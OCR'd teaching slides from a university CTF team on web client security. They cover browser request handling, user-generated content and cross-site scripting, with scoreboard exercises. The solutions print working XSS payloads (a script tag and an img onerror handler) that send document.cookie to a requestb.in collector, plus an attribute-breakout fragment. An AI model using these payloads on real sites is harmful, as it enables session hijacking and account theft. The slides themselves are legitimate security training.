WEB CLIENT SECURITY

spritzers - CTF team

Riccardo Bonafede
Daniele Lain
Leonardo Nodari


spritz.math.unipd.it/spritzers.html


Disclaimer

All information presented here has the only purpose to teach how vulnerabilities work.

Use them to win CTFs and to build secure systems.

Do not hack your neighbor’s brand new IoT camera.


CLIENT
REVERSE PROXY
NGINX
WEBSERVER
THE APACHE SOFTWARE FOUNDATION
CGI
STORAGE
SERVER
php
node
python


CLIENT
REVERSE PROXY
NGINX
WEBSERVER
THE APACHE SOFTWARE FOUNDATION
CGI
STORAGE
SERVER
php
node
python

WHO REQUESTS & RECEIVES RESPONSE?

- The browser after user's request to navigate
  - Address bar, `href`
- Embedded content *(underestimated!)*
  - `<img>`, `<style>`, `<script>`…
- Javascript on some page
  - **`AJAX`**: *Asynchronous JavaScript and XML*
  - Change of `document.location`


BROWSER RECEIVES CONTENT

(Suppose whole page, to be rendered)

- Receive response body


  then

- Parse DOM
  - Fetch other resources (css, js, images...)
  - document `loaded`
- Render DOM
  - document rendered / `ready`




JAVASCRIPT RUNS HERE

REALISTIC CONTENT (SIMPLIFIED)



USER CONTENT GENERATION

Sometimes there's more than you and the server:



Each of them provides *content* to the server

USER CONTENT GENERATION

- We receive content generated by others
- This means that **content that someone else “controls”** is in our browser
  - Repeat this with me

- If you recall previous slides, there is more to just rendering
  - Execution of JS
  - Fetching content from sources
  - …

CROSS-SITE SCRIPTING

- We (kinda) trust websites' JS
- We don't trust anybody else's code!

When:

1) Someone sneaks JS code in generated content;
2) Others receive it…
3) …and execute it

We have a **cross-site scripting (XSS) vulnerability**

SCOREBOARD w/EXERCISES

spritzctf.pythonanywhere.com

EXERCISE 1

scoreboard → Web → Client 101 - Contact Me

- Admin hides FLAG in his cookie
- He reads every message you post on his blog
- Go! Steal his cookie!

HINTS:


- requestb.in
- Send him code that calls you back

EXERCISE 1 - SOLUTION

```
<script>

document.location =

   "https://requestb.in/...?c="+document.cookie;

</script>
```

KEY TAKEAWAYS

- JS can access **many** private things:
  - Cookies
  - LocalStorage
  - All data in DOM
- User input needs **sanitization**
  - **Remove** or **escape** dangerous characters that might get interpreted!


ReMove oR EsCape
dAngEroUs chArActErs
imgflip.com

EXERCISE 2

scoreboard → Web → Client 101 - Clear Input

- Our admin has no time to waste sanitizing users' input
- But JS script injection is now disallowed
  - *("disallowed"...)*
- Is this enough? Prove him wrong! Steal his cookie

HINTS:

- Ask me to go to previous slide on "what can make requests"

EXERCISE 2 - SOLUTION

```
<img src=x onerror=

document.location='http://requestb.in/..?c='+document.cookie>
```

WHAT ARE COOKIES FOR?

- We are stealing cookies with flags
- IRL, cookies mainly used to **track & identify sessions**
- Stealing a cookie (often) means hijacking a session!

How?

You steal the cookie &

- send it w/request OR
- plant it in browser

EXERCISE 3

scoreboard → Web → Client 300 - Localblog

- Steal the cookie
- Use admin's session to access reserved zone

HINTS:

- Ouch! Local access only?!
- `X-forwarded-for`

EXERCISE 3 - SOLUTION

- Admin receives the link (but does not visit)
- We close the link & then use previous payloads:

```
“></a><script>...</script>
```

